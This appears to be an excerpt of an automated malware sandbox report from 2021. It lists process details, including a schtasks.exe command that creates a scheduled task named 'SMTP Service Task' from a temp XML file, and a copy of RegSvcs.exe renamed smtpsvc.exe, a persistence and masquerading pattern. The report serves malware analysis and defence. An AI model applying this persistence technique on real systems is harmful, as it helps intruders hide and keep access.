Commandline:	taskeng.exe {AC07D2CB-425B-43FA-983F-3B14071F638D} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1]
Imagebase:	0xffdd0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: schtasks.exe PID: 1964 Parent PID: 2936

General

Start time:	14:31:46
Start date:	26/10/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true

Commandline:	'schtasks.exe' /create /f /tn 'SMTP Service Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp1E64.tmp'
Imagebase:	0x9d0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: RegSvcs.exe PID: 1268 Parent PID: 684

General

Start time:	14:31:46
Start date:	26/10/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe 0
Imagebase:	0xf50000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 3048 Parent PID: 684

General

Start time:	14:31:50
Start date:	26/10/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' 0
Imagebase:	0xa40000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 1968 Parent PID: 1764

General

Start time:	14:31:54
Start date:	26/10/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe'
Imagebase:	0x1080000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis